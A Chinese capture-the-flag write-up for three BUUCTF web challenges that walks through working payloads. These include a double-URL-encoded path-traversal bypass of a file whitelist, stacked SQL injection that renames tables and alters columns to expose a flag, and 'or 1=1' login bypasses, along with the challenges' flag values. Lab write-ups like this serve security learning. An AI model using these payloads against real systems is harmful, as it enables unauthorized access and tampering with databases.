buuctf-web
1.[HCTF 2018]WarmUp-1 2020.08.09
打开网页,查看源代码,发现 source.php,添加到 url 后进入
1 | <?php |
checkfile () 函数
(1)定义了一个白名单:source.php 和 hint.php,判断 $page 是否为空、是否为字符串。
(2)判断 $page 是否在白名单里,若存在返回 true;
(3)考虑到 page 有参数的情况,$_page 是取出 $page 问号前的东西,然后再判断 $_page 是否在白名单里,若存在则返回 true;
(4)如果上一步判断失败,则又考虑了 url 编码的问题,因为 url 在传入以后服务器会自动进行一次解码。因此传入二次编码后的内容,就可以使 checkfile 返回 true。
payload:
下面两个 payload 都可以,只不过返回 true 的地方不一样。file=hint.php?/../../../../../../../../ffffllllaaaaggggfile=hint.php%253f/../../../../../../../../ffffllllaaaagggg
flag:flag{9af1e604-8c6a-4ea3-ac60-86d8d348c371}
2.[强网杯 2019] 随便注 2020.08.09

2X1
首先测试常规 union 注入
输入 1 有回显
输入 1' 报错
输入 1'#有回显,说明存在 sql 注入
输入 1' order 2#有回显,但是 1' order 3#无回显,说明有两列输出

输入 1' and 1=2 union select version(),database()#,显示
说明被限制权限,常规办法用不了
2x2
那就是堆叠注入了
输入 1';show databases; #, 回显正常,存在堆叠注入
输入 1';show tables; #, 爆出两个表,”1919810931114514” 和 “words”
判断网页连接的是哪张表
输入 1'; show columns from `words`;#发现有两个字段
而 1'; show columns from `1919810931114514`;#只有一个字段,并且是”flag”
结合 0x11 里得出的两个字段,也就是两个列,所以得出结论,网页连接的是”words” 表,并且是字段”id”,在 0x11 里我们知道了后台限制了权限,但是并没有限制 “alert” 和 “rename”,那么我们是不是可以把表改个名字,再给列改个名字呢。先把 words 改名为 words1,再把这个数字表改名为 words,然后把新的 words 里的 flag 列改为 id。
我们输入 1';RENAME TABLE `words` TO `words1`;RENAME TABLE `1919810931114514` TO `words`;ALTER TABLE `words` CHANGE `flag` `id` VARCHAR(100);show columns from words;#(不懂得可以去查 sql 语法)。
最后输入 1' or '1'='1 强制语句正确,得到 flag
最后说明一下 “‘“ 和 “`” 的区别
linux 下不区分,windows 下区分
区别:
单引号 (‘) 或双引号主要用于字符串的引用符号
eg:mysql> SELECT ‘hello’, “hello” ;
反勾号 (`) 主要用于数据库、表、索引、列和别名用的引用符是 [Esc 下面的键]
eg:`mysql>SELECT * FROM `table` WHERE `from` = ‘abc’ ;
flag:flag{bf5c21ad-0216-455f-898f-bf5cf4e05bbf}
3.[极客大挑战 2019] EasySQL 2020.08.09

先随便输入一些账号密码
url 为:http://e7ec36b6-8325-4d1e-8926-c869e5f54e26.node3.buuoj.cn/check.php?username=123&password=456
实际进行的操作为:select * from users where username='123' and password='123'
当查询到数据表中存在同时满足 username 和 password 字段时,会返回登录成功。
按照第一个实例的思路,我们尝试在用户名中输入 123’ or 1=1 #, 密码同样输入 123’ or 1=1 # :
实际进行的操作为:select * from users where username='123' or 1=1 #' and password='123' or 1=1 #'
按照 Mysql 语法,# 后面的内容会被忽略,所以以上语句等同于(实际上密码框里不输入任何东西也一样):
由于判断语句 or 1=1 恒成立,所以结果当然返回真,成功登录。
我们再尝试不使用 # 屏蔽单引号,采用手动闭合的方式:
我们尝试在用户名中输入 123' or '1'='1, 密码同样输入 123' or '1'='1 (不能少了单引号,否则会有语法错误):
两个 or 语句使 and 前后两个判断永远恒等于真,所以能够成功登录。
flag:flag{afe695c5-87da-4a55-9c6d-2f27fc014388}